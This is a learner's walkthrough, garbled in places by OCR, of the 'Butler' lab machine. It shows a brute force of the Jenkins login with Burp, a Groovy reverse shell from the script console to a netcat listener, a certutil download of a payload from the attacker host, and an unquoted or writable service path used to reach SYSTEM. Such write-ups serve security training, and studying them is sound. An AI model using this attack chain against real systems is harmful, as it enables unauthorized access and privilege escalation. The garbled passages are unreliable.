
Walkthrough - Butler

Low Privilege User - butler:JeNkIn5@44 Admin - administrator:A%rc!BcA!

```
T4 192.168.85.140
Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-24 08:15 PDT Nmap scan report for 192.168.85.140 Host is up (0.00043s latency).
Not shown: 65522 closed tcp ports (conn-refused)
NOT SNOWN: 05522 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (S
                                                               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  |_http-title: Service Unavailable
  _http-server-header: Microsoft-HTTPAPI/2.0
7-f880/tcp open pando-pub?

8080/tcp open http Jetty 9.4.41.v20210516
i_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
 _http-server-header: Jetty(9.4.41.v20210516)
I_nttp-server-header: Jetty(9.4.41.v20210516)
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
   _smb2-security-mode:
  |____mess__
| smb2-time:
           Message signing enabled but not required
      date: 2024-04-24T15:19:35
  _nbstat:_NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:50:c8 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.81 seconds
```

I performed a nmap plan and here what my target is to consider the http site which is hosted.





Welcome to Jenkins!

Username
Password
Sign in
Keep me signed in

This was the site i saw, and the first thing which came to my head was to perform a brute force attack so as my favorite i will go on with burpsuit for this purpose. But without sticking to one i just started the google search,


https://github.com/Hacker5preme/jenkins-exploit

https://github.com/gquere/pwn_jenkins

These were few exploit i found in my search but still i go as pre requirements which is as asked.



just tried out this but did not work.



captured using burp as i typed the admin and password so that it capture the request. now i have to send the request to the "repeter" and "intruder".

```
Choose an attack type

Attack type

Attack type

Description

The statuk cases assign set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and on on.

Phyloady

The statuk cases assign set of payloads. At Bereates through the payloads, and places the same payload into the first position, then each payload desto multiple payloads set in turns a single set of payloads. Bereates through the payloads, and places the same payload into the first position, then each payload desto into the second position, and on on.

The patcholar

The patcholar


The patcholar

The patcholar status case manipple payload sets. There is a different payload for each defined position lapt to a maximum of 201. The attack iterates through each payload sets intrum, so that all permutations of payload combinations are tested.


Accept

Accep
```


So admin and password is added as a variable and i got the clusterbomb because of 2 variable if it is one ill go with sniper.




Then in the payload section i have used few guessing username which are likely to possible. if i want i could add a username file to it for checking.




So in the password i have just added few password as a guessing, also i could add a password file if i want. considering both i have 3 usernames and 5 passwords so it will take the multiplication of 3×5 so there going to be 15 attacks towards it.




Since my attack is done and now its time for me to check each and everything, so i moved to the response tab and start check each and every attempt and i found,




a cookie session with a session id so i thought to try it out.



the session was valid and got access.



in the dashboard i went into each fields and in that in the "manage jenkins" i found all the below,



I feel the CLI and script console intresting for attacks. So i go on searching exploits in that.

https://www.hackingarticles.in/jenkins-penetration-testing/

https://github.com/Coalfire-Research/java-deserialization-exploits/blob/main/Jenkins/jenkins_cli_rmi_rce.py

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

I found many on these and ill go with the attack on script console,

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

For that i found the groovy reverse shell script on this and i copied that and pasted on the space.



The script is loaded and the host need to be the attacker machine ip address, and we can have any port but i keep it simple as it is.

```
listening on [any] 8044 ...
```

I made listener in my terminal to check it when i run that.

```
nc -nvlp 8044
listening on [any] 8044 ...
connect to [192.168.85.135] from (UNKNOWN) [192.168.85.140] 49866
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler
```

And now i am butler in butler so i can used any methods to get the privilege escalated.

```
Host Name:
                                  BUTLER
                                 Microsoft Windows 10 Enterprise Evaluation
OS Name:
OS Version:
                                  10.0.19043 N/A Build 19043
OS Manufacturer:
                                  Microsoft Corporation
OS Configuration:
                                 Standalone Workstation
OS Build Type:
                                 Multiprocessor Free
Registered Owner:
                                 butler
Registered Organization:
Product ID:
Original Install Date:
                                 00329-20000-00001-AA079
                                 8/14/2021, 3:51:38 AM
4/27/2024, 6:17:59 AM
System Boot Time:
                                 VMware, Inc.
VMware7,1
System Manufacturer:
System Model:
                                 x64-based PC
System Type:
                               [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz [02]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023 C:\Windows C:\Windows\system32
BIOS Version:
Windows Directory:
System Directory:
Boot Device:
                                \Device\HarddiskVolume1
                                 en-us;English (United States)
en-us;English (United States)
Input Locale:
                                 (UTC-08:00) Pacific Time (US & Canada)
Time Zone:
                                  2,047 MB
Total Physical Memory: 2,047 M
Available Physical Memory: 485 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 1,566 MB
Virtual Memory: In Use:
                                  1,633 MB
Page File Location(s):
                                  C:\pagefile.sys
Domain:
                                  WORKGROUP
Logon Server:
Hotfix(s):
                                 N/A
                                  4 Hotfix(s) Installed.
                                  [01]: KB4601554
                                  [02]: KB5000736
                                  [03]: KB5001330
                                  [04]: KB5001405
Network Card(s):
                                  1 NIC(s) Installed.
                                  [01]: Intel(R) 82574L Gigabit Network Connection
                                         Connection Name: Ethernet0
                                         DHCP Enabled:
                                                              Yes
                                         DHCP Server:
                                                              192.168.85.254
                                         IP address(es)
                                         [01]: 192.168.85.140
[02]: fe80::f8f6:c643:fea6:ff0
Hyper-V Requirements:
                                  A hypervisor has been detected. Features required for Hyper-V will not be
displayed.
```

I got these information on the systeminfo command and in this i would check for any exploits in the version.

As we used in Linux privilege escalation we are going to use a tool for this, we are going to use winpeas

https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS

```
        → Assets
        17

        ⊕ Ilinpeas.sh
        840 KB
        last week

        ⊕ Ilinpeas_darwin_amd64
        3.07 MB
        last week

        ⊕ Ilinpeas_darwin_arm64
        3.15 MB
        last week

        ⊕ Ilinpeas_lintsh
        25.4 MB
        last week

        ⊕ Ilinpeas_linux_am64
        3.11 MB
        last week

        ⊕ Ilinpeas_linux_arm
        3.07 MB
        last week

        ⊕ Ilinpeas_linux_arm64
        3.16 MB
        last week

        ⊕ winPEAS.bat
        35.3 KB
        last week

        ⊕ winPEASany.exe
        2.28 MB
        last week

        ⊕ winPEASsed.exe
        2.28 MB
        last week

        ⊕ winPEASx64.exe
        2.28 MB
        last week

        ⊕ winPEASx65_ols.exe
        2.13 MB
        last week

        ⊕ winPEASx86_ols.exe
        2.13 MB
        last week

        ⊕ winPEASx86_ols.exe
        2.13 MB
        last week

        ⊕ winPEASx86_ols.exe
        2.13 MB
        last week

        ⊕ Source code (2ip)
        3 weeks ago

        ⊕ Source code (2ip)
        3 weeks ago
```

I shared it over the server.

```
C:\Program Files\Jenkins>cd C:/
cd C:/
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\
12/07/2019 02:14 AM
                                      PerfLogs
                       <DIR>
04/24/2024 08:18 AM
                       <DIR>
                                      Program Files
08/14/2021 05:34 AM
                       <DIR>
                                      Program Files (x86)
08/14/2021 05:29 AM
                       <DIR>
                                      Users
                     <DIR>
08/14/2021 05:39 AM
                                     Windows
              0 File(s)
                                     0 bytes
              5 Dir(s) 11,323,146,240 bytes free
C:\>cd /users
cd /users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\Users
08/14/2021 05:29 AM
                       <DIR>
08/14/2021 05:29 AM
                     <DIR>
08/14/2021 05:30 AM
                       <DIR>
                                      Administrator
04/24/2024 09:02 PM <DIR>
                                      butler
08/14/2021 06:25 AM
                      <DIR>
                                      Public
              0 File(s)
                                     0 bytes
              5 Dir(s) 11,304,288,256 bytes free
C:\Users>
```

```
c:\Users\butler>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24
Directory of c:\Users\butler
04/24/2024
           09:02 PM
                        <DIR>
04/24/2024 09:02 PM
                       <DIR>
08/14/2021 05:16 AM
                        <DIR>
                                       .groovy
08/14/2021 04:54 AM
                        <DIR>
                                       3D Objects
08/14/2021 04:54 AM
                       <DIR>
                                       Contacts
08/14/2021 04:54 AM
                       <DIR>
                                       Desktop
08/14/2021 04:54 AM
                       <DIR>
                                       Documents
08/14/2021 05:23 AM
                       <DIR>
                                       Downloads
08/14/2021 04:54 AM
                       <DIR>
                                       Favorites
08/14/2021 04:54 AM
                       <DIR>
                                       Links
08/14/2021 04:54 AM
                       <DIR>
                                      Music
08/14/2021 04:56 AM
                        <DIR>
                                       OneDrive
08/14/2021 04:55 AM
                       <DIR>
                                       Pictures
08/14/2021 04:54 AM
                       <DIR>
                                       Saved Games
08/14/2021 04:55 AM
                       <DIR>
                                       Searches
08/14/2021 04:54 AM
                       <DIR>
                                       Videos
              0 File(s)
                                      0 bytes
              16 Dir(s) 11,290,320,896 bytes free
```

i moved to the butler user and here is the place i am going to drag the winpeas payload and run that.

```
| 09/14/2021 04:55 AM CUR> Saved cames | 09/14/2021 04:55 AM CURP | 09/1
```

And the file is been transferred,

```
Directory of c:\Users\butler
04/27/2024
           09:02 AM
                       <DIR>
04/27/2024
           09:02 AM
                       <DIR>
08/14/2021
           05:16 AM
                       <DIR>
                                       .groovy
08/14/2021
           04:54 AM
                       <DIR>
                                       3D Objects
08/14/2021
           04:54 AM
                       <DIR>
                                       Contacts
08/14/2021
           04:54 AM
                       <DIR>
                                       Desktop
08/14/2021 04:54 AM
                       <DIR>
                                       Documents
08/14/2021 05:23 AM
                       <DIR>
                                       Downloads
           04:54 AM
08/14/2021
                       <DIR>
                                       Favorites
08/14/2021 04:54 AM
                       <DIR>
                                       Links
08/14/2021 04:54 AM
                       <DIR>
                                      Music
                       <DIR>
08/14/2021
           04:56 AM
                                      OneDrive
08/14/2021
           04:55 AM
                       <DIR>
                                       Pictures
08/14/2021
           04:54 AM
                                      Saved Games
                       <DIR>
08/14/2021
           04:55 AM
                       <DIR>
                                       Searches
08/14/2021 04:54 AM
                                      Videos
                       <DIR>
04/27/2024 09:02 AM 2,387,456 winpeas.exe
              1 File(s) 2,387,456 bytes
                        11,212,599,296 bytes free
              16 Dir(s)
```

```
c:\Users\butler>winneas.exe
winpeas.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the h
ost you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false
negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\Cur rentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
   DVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.
 WinPEAS-ng by @hacktricks_live
         Follow on Twitter
```

I ran the file and started exploring the information in it.

I created a windows payload and its in my transfer folder, and i launched it back.

```
C:\Program Files\Jenkins>cd C:/
cd C:/
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\
12/07/2019 02:14 AM
                       <DIR>
                                      PerfLogs
04/24/2024 08:18 AM
                                      Program Files
                       <DIR>
                     <DIR>
08/14/2021 05:34 AM
                                      Program Files (x86)
08/14/2021 05:29 AM
                       <DIR>
                                      Users
08/14/2021 05:39 AM
                       <DIR>
                                      Windows
               0 File(s)
                                     0 bytes
               5 Dir(s) 11,271,397,376 bytes free
C:\>cd "Program Files (x86)
cd "Program Files (x86)
C:\Program Files (x86)>cd Wise
cd Wise
C:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\Program Files (x86)\Wise
08/14/2021 06:28 AM
                       <DIR>
08/14/2021 06:28 AM
                       <DIR>
04/24/2024
                       <DIR>
           09:58 PM
                                      Wise Care 365
               0 File(s)
                                      0 bytes
               3 Dir(s) 11,267,973,120 bytes free
C:\Program Files (x86)\Wise:
```

This is the place we are going to upload the payload,

```
[:\Program Files (x86)\Wise>certutil -urlcache -f http://192.168.85.135/Wise.exe Wise.exe Wis
```

file uploaded.

```
C:\Program Files (x86)\Wise>sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant

TYPE : 110 WIN32_OWN_PROCESS (interactive)

STATE : 3 STOP_PENDING

(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0×0)

SERVICE_EXIT_CODE : 0 (0×0)

CHECKPOINT : 0×3

WAIT_HINT : 0×1388
```

I saw this service is running on my winpeas information which i got, i need to stop this in mean to run the payload.

```
C:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant

TYPE : 110 WIN32_OWN_PROCESS (interactive)

STATE : 1 STOPPED

WIN32_EXIT_CODE : 0 (0×0)

SERVICE_EXIT_CODE : 0 (0×0)

CHECKPOINT : 0×0

WAIT_HINT : 0×7d0
```

```
CHECKPOINT : 0+0
MICROSOFT WINDOWS (192.168.85.140] 49806

MICROSOFT WINDOWS (192.168.85.140] 49806

C:\Program Files (x86)\Wisesex start WiseBootAssistant
(c)\Wicrosoft Corporation. All rights reserved.

C:\Windows\system32whoami
whoami
fra authority\system

The service did not respond to the start or control request in a timely fashion.
```

Now i got the privilege for the administrator

In this machine what we did was we found in the vulnerability as that a program file could be edited so we navigated into that directory and created a payload to put into it, and we stopped and started again the service which was vulnerable so that we got the privilege escalated.